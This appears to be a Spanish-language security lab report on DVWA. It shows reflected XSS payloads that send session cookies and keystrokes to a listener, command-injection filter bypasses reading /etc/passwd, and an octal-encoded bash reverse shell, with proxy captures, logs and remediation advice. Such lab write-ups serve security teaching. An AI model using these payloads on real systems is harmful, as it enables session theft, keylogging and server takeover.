
192.168.18.8/vulnerabilities/xss\_r/?name=<sCrIpt>alert%28%29%3C%2FsCrIpt>#

192.168.18.8 says

1

OK

Comprobemos usando <scr<script>ipt>alert(1)</scr<script>ipt>



Paso 3: Ahora modifiquemos el payload para verificar la recepción de la Cookie en el servidor Python.  
`<scr<script>ipt>fetch('http://192.168.75.132:8000/log?c=' + document.cookie)</script>`

## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Intercept

HTTP history

WebSockets history

Match and replace

Proxy settings

Intercept on

Forward

Drop

Request ...

Open browser

| Time      | Type  | Direction | Method | URL                                                                                                                                                                               |
|-----------|-------|-----------|--------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 03:02:... | HT... | → Request | GET    | http://192.168.18.8/vulnerabilities/xss_r/?name=%3Cscr%3Cscript%3Eipt%3Efetch%28%27http%3A%2F%2F192.168.75.132%3A8000%2Flog%3Fc%3D%27+%2B+document.cookie%29%3C%2Fscr%3E HTTP/1.1 |

Request

Pretty

Raw

Hex

```
1 GET /vulnerabilities/xss_r/?name=%3Cscr%3Cscript%3Eipt%3Efetch%28%27http%3A%2F%2F192.168.75.132%3A8000%2Flog%3Fc%3D%27+%2B+document.cookie%29%3C%2Fscr%3E HTTP/1.1
2 Host: 192.168.18.8
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://192.168.18.8/vulnerabilities/xss_r/
8 Accept-Encoding: gzip, deflate, br
9 Cookie: PHPSESSID=nb04956ef3fh5nrdj2hh38216; security=medium
10 Connection: keep-alive
```

Inspector

Request attributes 2

Protocol HTTP/1 HTTP/2

| Name   | Value              |
|--------|--------------------|
| Method | GET                |
| Path   | /vulnerabilitie... |

Request query parameters 1

Request body parameters 0

Request cookies 2

192.168.18.8/vulnerabilities/xss\_r/?name=<scr<script>ipt>fetch%28%27http%3A%2F%2F192.168.75.132%3A8000%2...

ome

Instructions

Setup / Reset DB

Brute Force

Command Injection

SRF

File Inclusion

File Upload

Secure CAPTCHA

SQL Injection

## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?  Submit

Hello

### More Information

- [https://www.owasp.org/index.php/Cross-site\\_Scripting\\_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- [https://www.owasp.org/index.php/XSS\\_Filter\\_Evasion\\_Cheat\\_Sheet](https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet)
- [https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

```

192.168.75.132 - - [09/Jun/2026 03:03:52] code 404, message File not found
192.168.75.132 - - [09/Jun/2026 03:03:52] "GET /log?c=PHPSESSID=nb04956ef3fh5njrdj2hh38216;%20security=medium HTTP/1.1" 404
  
```

### 3. VECTORES ALTERNATIVOS (DOM SINKS EN XSS) (Security Level: High)

Paso 1: Comprobamos que el payload que usamos en el nivel Medium ya no es efectivo.

re 192.168.18.8/vulnerabilities/xss\_r/?name=<scr<script>ipt>fetch%28%27http%3A%2F%2F192.168.75.132%3A8000%2...

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?  Submit

Hello >

Paso 2: Dado que el filtro bloquea el uso de la etiqueta <script>, usaremos <img> donde la ruta de imagen será uno inventado y el evento onerror ejecutará el código JavaScript.

```

```

## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?  Submit

Intercept
HTTP history
WebSockets history
Match and replace
Proxy settings

Interception on
Forward
Drop
Request ...
Open browser

| Time      | Type  | Direction | Method  | URL                                                                                                      |
|-----------|-------|-----------|---------|----------------------------------------------------------------------------------------------------------|
| 03:21:... | HT... | →         | Request | GET http://192.168.18.8/vulnerabilities/xss_r/?name=%3Cimg+src%3D%22fotonoexiste.jpg%22+onerror%3D%22... |

Request
Pretty
Raw
Hex

```

1 GET /vulnerabilities/xss_r/?name=
  %3Cimg+src%3D%22fotonoexiste.jpg%22+onerror%3D%22fetch%28%27http%3A%2F%2F19
  2.168.75.132%3A8000%2Flog%3F%3D%27+%2B+document.cookie%29%22%3E HTTP/1.1
2 Host: 192.168.18.8
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/146.0.0.0 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
  ,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://192.168.18.8/vulnerabilities/xss_r/
8 Accept-Encoding: gzip, deflate, br
9 Cookie: PHPSESSID=nb04956ef3fh5njdj2hh38216; security=high
10 Connection: keep-alive

```

Inspector
Request attributes 2
Protocol HTTP/1 HTTP/2

| Name   | Value              |
|--------|--------------------|
| Method | GET                |
| Path   | /vulnerabilitie... |

Request query parameters 1
Request body parameters 0
Request cookies 2

What's your name?  Submit

Hello 

What's your name?  Submit

Time

Type

Direction

Method

URL

04:07:00
HT...
→
Request
GET
http://192.168.18.8/vulnerabilities/xss\_r/?name=%3Cimg+src%3D%22fotonoexiste.jpg%22+onerror%3D%22...

Request

Pretty

Raw

Hex

1

GET /vulnerabilities/xss\_r/?name=%3Cimg+src%3D%22fotonoexiste.jpg%22+onerror%3D%22document.onkeydown%3Dfunction%28e%29%7Bfetch%28%27http%3A%2F%2F192.168.75.132%3A8000%2F%3Fk%3D%27%2Be.key%29%7D%22%3E HTTP/1.1

2

Host: 192.168.18.8

3

Accept-Language: en-US,en;q=0.9

4

Upgrade-Insecure-Requests: 1

5

User-Agent: Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36

6

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

7

Referer: http://192.168.18.8/vulnerabilities/xss\_r/

8

Accept-Encoding: gzip, deflate, br

9

Cookie: PHPSESSID=nb04956ef3fh5nrjdj2hh38216; security=high

10

Connection: keep-alive

Inspector

Request attributes

2

Protocol

HTTP/1

HTTP/2

| Name   | Value            |
|--------|------------------|
| Method | GET              |
| Path   | /vulnerabilit... |

Request query parameters

1

Request body parameters

0

Request cookies

2

Paso 2: Para comprobar que funcione escribiendo la palabra “uvita”.

```
192.168.75.132 - - [09/Jun/2026 04:09:10] "GET /?k=u HTTP/1.1"
200 -
192.168.75.132 - - [09/Jun/2026 04:09:11] "GET /?k=v HTTP/1.1"
200 -
192.168.75.132 - - [09/Jun/2026 04:09:11] "GET /?k=i HTTP/1.1"
200 -
192.168.75.132 - - [09/Jun/2026 04:09:11] "GET /?k=t HTTP/1.1"
200 -
192.168.75.132 - - [09/Jun/2026 04:09:11] "GET /?k=a HTTP/1.1"
200 -
```

- Configurar una Política de Seguridad de Contenido (CSP) que restrinja las fuentes autorizadas para la carga y ejecución de scripts, disminuyendo el impacto de intentos de inyección de código.
- Fortalecer la protección de las sesiones configurando las cookies con los atributos HttpOnly, Secure y SameSite, dificultando su acceso desde scripts ejecutados en el navegador.
- Adoptar componentes o bibliotecas de desarrollo que incorporen mecanismos automáticos de tratamiento seguro de datos dinámicos y reduzcan el riesgo de introducir vulnerabilidades XSS durante el desarrollo.
- Implementar procesos de validación y depuración de los datos recibidos por la aplicación, verificando que únicamente se acepten entradas acordes con el formato esperado y descartando contenido potencialmente peligroso.

#### **Referencias**

[OWASP Top 10 \(2025\) - Injection: https://owasp.org/Top10/2025/A05\\_2025-Injection/](https://owasp.org/Top10/2025/A05_2025-Injection/)

[CWE-79: Improper Neutralization of Input During Web Page Generation \('Cross-site Scripting'\)](#)

## Vulnerabilidad 2: Ejecución arbitraria de comandos del SO mediante la manipulación del campo de dirección IP

|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |                                                                                                    |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------|
| Criticidad                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | <b>CRITICAL</b>                                                                                    |
| Puntuación Vector                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | <b>9.4.</b> CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L                                           |
| CWE                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection') |
| <p><b>DESCRIPCION:</b> La aplicación recibe el valor del campo de dirección IP y lo incorpora en comandos ejecutados por el sistema operativo sin aplicar mecanismos adecuados de validación o neutralización de caracteres especiales. Esta condición permite que un atacante modifique la estructura del comando original e introduzca instrucciones adicionales que serán procesadas por el intérprete de comandos del servidor.</p> <p>La vulnerabilidad fue verificada en distintos niveles de seguridad de la aplicación:</p> <ul style="list-style-type: none"> <li>• Nivel Low: no se implementan mecanismos efectivos de filtrado sobre los caracteres de control utilizados para concatenar comandos, permitiendo la ejecución directa de instrucciones arbitrarias del sistema operativo.</li> <li>• Nivel Medium: se aplican restricciones sobre determinados operadores empleados en la inyección de comandos; sin embargo, estas pueden ser evadidas mediante el uso de operadores alternativos soportados por el intérprete de comandos.</li> <li>• Nivel High: se implementan controles adicionales sobre la estructura de las entradas y determinados patrones de ejecución, aunque estos pueden ser eludidos mediante modificaciones en el formato del payload y técnicas de evasión relacionadas con el procesamiento de comandos.</li> <li>• Weaponization: la explotación de las debilidades anteriores permite construir cargas útiles más complejas orientadas a establecer sesiones remotas interactivas, obteniendo capacidad de ejecución de comandos sobre el sistema comprometido.</li> </ul> <p><b>IMPACTO:</b> La explotación de esta vulnerabilidad permitió la ejecución de comandos arbitrarios en el sistema operativo que aloja la aplicación web, posibilitando la obtención de información del entorno de ejecución, el acceso a archivos y recursos sensibles, y la identificación del contexto de privilegios del proceso comprometido. Asimismo, se comprobó la capacidad de evadir mecanismos básicos de protección y establecer una sesión remota interactiva con el servidor, incrementando significativamente el nivel de compromiso del activo afectado. En un escenario real, esta condición podría facilitar el acceso no autorizado a información crítica, la ejecución de acciones sobre el sistema comprometido y la afectación de la confidencialidad, integridad y disponibilidad de los recursos administrados por la aplicación.</p> |                                                                                                    |
| <b>Evidencia (Prueba de Concepto)</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |                                                                                                    |
| <p><b>1. PAYLOAD DE EXPLORACIÓN (Security Level: Low)</b></p> <p>Paso 1: Comprobamos el parámetro vulnerable con el siguiente payload.</p> <p>127.0.0.1; whoami; uname -a</p>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |                                                                                                    |

192.168.18.8/vulnerabilities/exec/



Actions

Reset DB

Force

### Vulnerability: Command Injection

#### Ping a device

Enter an IP address:

Intercept on

Forward

Drop

| Time          | Type | Direction | Method | URL                                       |
|---------------|------|-----------|--------|-------------------------------------------|
| 02:27:43.1... | HTTP | → Request | POST   | http://192.168.18.8/vulnerabilities/exec/ |

#### Request

PrettyRawHex

```
1 POST /vulnerabilities/exec/ HTTP/1.1
2 Host: 192.168.18.8
3 Content-Length: 48
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://192.168.18.8
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.18.8/vulnerabilities/exec/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: PHPSESSID=fdqmLo87L42i6p7s327l1t4ve3; security=low
14 Connection: keep-alive
15
16 ip=127.0.0.1%3B+whoami%3B+uname+-a&Submit=Submit
```

Con *whoami* se observa el usuario “www-data” y con *uname -a* se muestra los detalles del kernel de Linux del contenedor.

### Vulnerability: Command Injection

#### Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.045 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.038 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.058 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.054 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.038/0.049/0.058/0.000 ms
www-data
Linux f550e409f77d 6.18.33.1-microsoft-standard-WSL2 #1 SMP PREEMPT_DYNAMIC Fri Jun 5 01:12:21 UTC 2026 x86_64 GNU/Linux
```

Paso 2: Se rediseña el payload para que permita listar todos los archivos (incluye ocultos) de la carpeta raíz del servidor (/var/www/html).

127.0.0.1; ls -la /var/www/html

Page 24 of 33

# Vulnerability: Command Injection

## Ping a device

Enter an IP address:

| Time         | Type | Direction | Method | URL                                       |
|--------------|------|-----------|--------|-------------------------------------------|
| 02:36:091... | HTTP | → Request | POST   | http://192.168.18.8/vulnerabilities/exec/ |

### Request

Pretty Raw Hex

```
1 POST /vulnerabilities/exec/ HTTP/1.1
2 Host: 192.168.18.8
3 Content-Length: 56
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://192.168.18.8
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/146.0.0.0 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
  apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.18.8/vulnerabilities/exec/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: PHPSESSID=fdqml087l42i6p7s327l1t4ve3; security=low
14 Connection: keep-alive
15
16 ip=127.0.0.1%3B+ls+-la+%2Fvar%2Fwww%2Fhtml&Submit=Submit
```

Se observa la lista de los archivos de la carpeta raíz del servidor.

## Vulnerability: Command Injection

### Ping a device

Enter an IP address:

Submit

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.035 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.057 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.040 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.040 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.035/0.043/0.057/0.000 ms
total 164
drwxr-xr-x 1 www-data www-data 4096 Oct 12 2018 .
drwxr-xr-x 1 root      root      4096 Oct 12 2018 ..
-rw-r--r-- 1 www-data www-data   57 Oct 12 2018 .gitignore
-rw-r--r-- 1 www-data www-data  500 Oct 12 2018 .htaccess
-rw-r--r-- 1 www-data www-data 7296 Oct 12 2018 CHANGELOG.md
-rw-r--r-- 1 www-data www-data 33107 Oct 12 2018 COPYING.txt
-rw-r--r-- 1 www-data www-data  9180 Oct 12 2018 README.md
-rw-r--r-- 1 www-data www-data  3798 Oct 12 2018 about.php
drwxr-xr-x 1 www-data www-data 4096 Jun 10 06:18 config
drwxr-xr-x 1 www-data www-data 4096 Oct 12 2018 docs
drwxr-xr-x 1 www-data www-data 4096 Oct 12 2018 dvwa
drwxr-xr-x 1 www-data www-data 4096 Oct 12 2018 external
-rw-r--r-- 1 www-data www-data 1406 Oct 12 2018 favicon.ico
drwxr-xr-x 1 www-data www-data 4096 Oct 12 2018 hackable
-rw-r--r-- 1 www-data www-data  895 Oct 12 2018 ids_log.php
-rw-r--r-- 1 www-data www-data 4396 Oct 12 2018 index.php
-rw-r--r-- 1 www-data www-data 1869 Oct 12 2018 instructions.php
-rw-r--r-- 1 www-data www-data 4163 Oct 12 2018 login.php
-rw-r--r-- 1 www-data www-data  414 Oct 12 2018 logout.php
-rw-r--r-- 1 www-data www-data  148 Oct 12 2018 php.ini
-rw-r--r-- 1 www-data www-data  199 Oct 12 2018 phpinfo.php
-rw-r--r-- 1 www-data www-data   26 Oct 12 2018 robots.txt
-rw-r--r-- 1 www-data www-data 4724 Oct 12 2018 security.php
-rw-r--r-- 1 www-data www-data 2931 Oct 12 2018 setup.php
drwxr-xr-x 1 www-data www-data 4096 Oct 12 2018 vulnerabilities
```

## 2. EVASIÓN DE CARACTERES RESTRINGIDOS (Security Level: Medium)

Paso 1: Comprobemos que el payload que usamos en el nivel Low ya no es efectivo.

127.0.0.1; whoami

| Time         | Type | Direction | Method | URL                                       |
|--------------|------|-----------|--------|-------------------------------------------|
| 02:45:391... | HTTP | → Request | POST   | http://192.168.18.8/vulnerabilities/exec/ |

### Request

Pretty Raw Hex

```
1 POST /vulnerabilities/exec/ HTTP/1.1
2 Host: 192.168.18.8
3 Content-Length: 36
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://192.168.18.8
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/146.0.0.0 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
  apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.18.8/vulnerabilities/exec/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: PHPSESSID=fdqmlo87l42i6p7s327l1t4ve3; security=medium
14 Connection: keep-alive
15
16 ip=127.0.0.1%3B+whoami&Submit=Submit
```

Nos damos cuenta que el servidor filtra el operador ;

## Vulnerability: Command Injection

### Ping a device

Enter an IP address:

Submit

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.038 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.042 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.040 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.038 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.038/0.040/0.042/0.000 ms
```

Paso 2: Se cambia el payload poniendo un pipe simple | en vez de ;

127.0.0.1 | whoami

## Vulnerability: Command Injection

### Ping a device

Enter an IP address: 127.0.0.1 | whoami

Submit

www-data

Paso 3: Ahora se comprueba usando un pipe lógico || (OR) en vez de ;

uva || whoami

Ponemos una palabra y no una IP ya que el primer comando debe fallar.

## Vulnerability: Command Injection

### Ping a device

Enter an IP address: uva || whoami

Submit

www-data

### 3. EVASIÓN DE ESPACIOS Y ACCESOS (Security Level: High)

Paso 1: Comprobamos que el payload que usamos en el nivel Medium ya no es efectivo.

127.0.0.1 | cat /etc/passwd

| Time         | Type | Direction | Method | URL                                       |
|--------------|------|-----------|--------|-------------------------------------------|
| 03:04:511... | HTTP | → Request | POST   | http://192.168.18.8/vulnerabilities/exec/ |

#### Request

Pretty Raw Hex

```
1 POST /vulnerabilities/exec/ HTTP/1.1
2 Host: 192.168.18.8
3 Content-Length: 50
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://192.168.18.8
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
10 Gecko) Chrome/146.0.0.0 Safari/537.36
11 Accept:
12 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
13 e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Referer: http://192.168.18.8/vulnerabilities/exec/
15 Accept-Encoding: gzip, deflate, br
16 Cookie: PHPSESSID=fdqmlo87l42i6p7s327l1t4ve3; security=high
17 Connection: keep-alive
18 ip=127.0.0.1+%7C+cat+%2Fetc%2Fpasswd&Submit=Submit
```

El servidor bloquea el comando después del pipe.

## Vulnerability: Command Injection

### Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.030 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.040 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.042 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.037 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.030/0.037/0.042/0.000 ms
```

Paso 2: Se usa el mismo payload pero ahora sin espacios a los lados del pipe |

127.0.0.1|cat /etc/passwd

## Vulnerability: Command Injection

### Ping a device

Enter an IP address:

| Time           | Type | Direction | Method | URL                                       |
|----------------|------|-----------|--------|-------------------------------------------|
| 03:11:04.10... | HTTP | → Request | POST   | http://192.168.18.8/vulnerabilities/exec/ |

| Request                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |     |     |
|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----|-----|
| Pretty                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | Raw | Hex |
| <pre>1 POST /vulnerabilities/exec/ HTTP/1.1 2 Host: 192.168.18.8 3 Content-Length: 48 4 Cache-Control: max-age=0 5 Accept-Language: en-US,en;q=0.9 6 Origin: http://192.168.18.8 7 Content-Type: application/x-www-form-urlencoded 8 Upgrade-Insecure-Requests: 1 9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sign d-exchange;v=b3;q=0.7 11 Referer: http://192.168.18.8/vulnerabilities/exec/ 12 Accept-Encoding: gzip, deflate, br 13 Cookie: PHPSESSID=fdqml087L42i6p7s327l1t4ve3; security=high 14 Connection: keep-alive 15 16 ip=127.0.0.1%7Ccat+%2Fetc%2Fpasswd&amp;Submit=Submit</pre> |     |     |

Se comprobó que funciona. La shell procesa el binario `cat` leyendo el archivo sensible `/etc/passwd` del contenedor.

## Vulnerability: Command Injection

### Ping a device

Enter an IP address:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
mysql:x:101:101:MySQL Server,,:/nonexistent:/bin/false
```

#### 4. REVERSE SHELL INTERACTIVO (RCE) (Security Level: High)

Paso 1: Se ejecuta netcat y ponemos el puerto 4444 en escucha activa

```
(root@kali)-[~]
# nc -lvp 4444
listening on [any] 4444 ...
```

Paso 2: Se construye el payload basándonos usando bash.

```
bash -i >& /dev/tcp/192.168.18.184/4444 0>&1
```

Pero el servidor está protegido contra el uso de guiones y caracteres especiales. Sin embargo, este no está protegido contra el encoding octal.

Paso 3: Se hace la conversión de los caracteres como *espacio*, `-`, `>`, `&`.

espacio: `\040`, `-`: `\055`, `>`: `\076`, `&`: `\046`

Este fue el resultado:

```
bash\040\055i\040\076\046\040/dev/tcp/192.168.18.184/4444\040\0\076\0461
```

Paso 4: Se usa `printf` para reconstruir la cadena y el resultado se envía a `bash` usando `|bash`

```
printf 'bash\040\055i\040\076\046\040/dev/tcp/192.168.18.184/4444\040\0\076\0461' |bash
```

Paso 5: Se aprovecha el bypass del ejercicio anterior (127.0.0.1|...).

Resultado final:

```
127.0.0.1|printf
```

```
'bash\040\055i\040\076\046\040/dev/tcp/192.168.18.184/4444\040\0\076\0461' |bash
```

Entre `printf` y la cadena hay un TAB.



## Ping a device

Enter an IP address:

The screenshot shows a web browser's developer tools with the 'Interception' tab active. A single HTTP request is listed, with details expanded in the 'Request' tab. The request is a POST to the URL 'http://192.168.18.8/vulnerabilities/exec/'. The 'Raw' sub-tab is selected, displaying the raw request body. The request body is a multipart/form-data payload. The first part is a file named 'ip=' with a content type of 'text/html'. The second part is a file named 'h&Submit=Submit' with a content type of 'application/x-www-form-urlencoded'. The request headers include 'Host: 192.168.18.8', 'Content-Length: 146', 'Cache-Control: max-age=0', 'Accept-Language: en-US,en;q=0.9', 'Origin: http://192.168.18.8', 'Content-Type: application/x-www-form-urlencoded', 'Upgrade-Insecure-Requests: 1', and 'User-Agent: Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36'. The 'Referer' header is 'http://192.168.18.8/vulnerabilities/exec/'. The 'Accept-Encoding' header is 'gzip, deflate, br'. The 'Cookie' header is 'PHPSESSID=upsij0v4853e06li63jrt8iju4; security=high'. The 'Connection' header is 'keep-alive'.

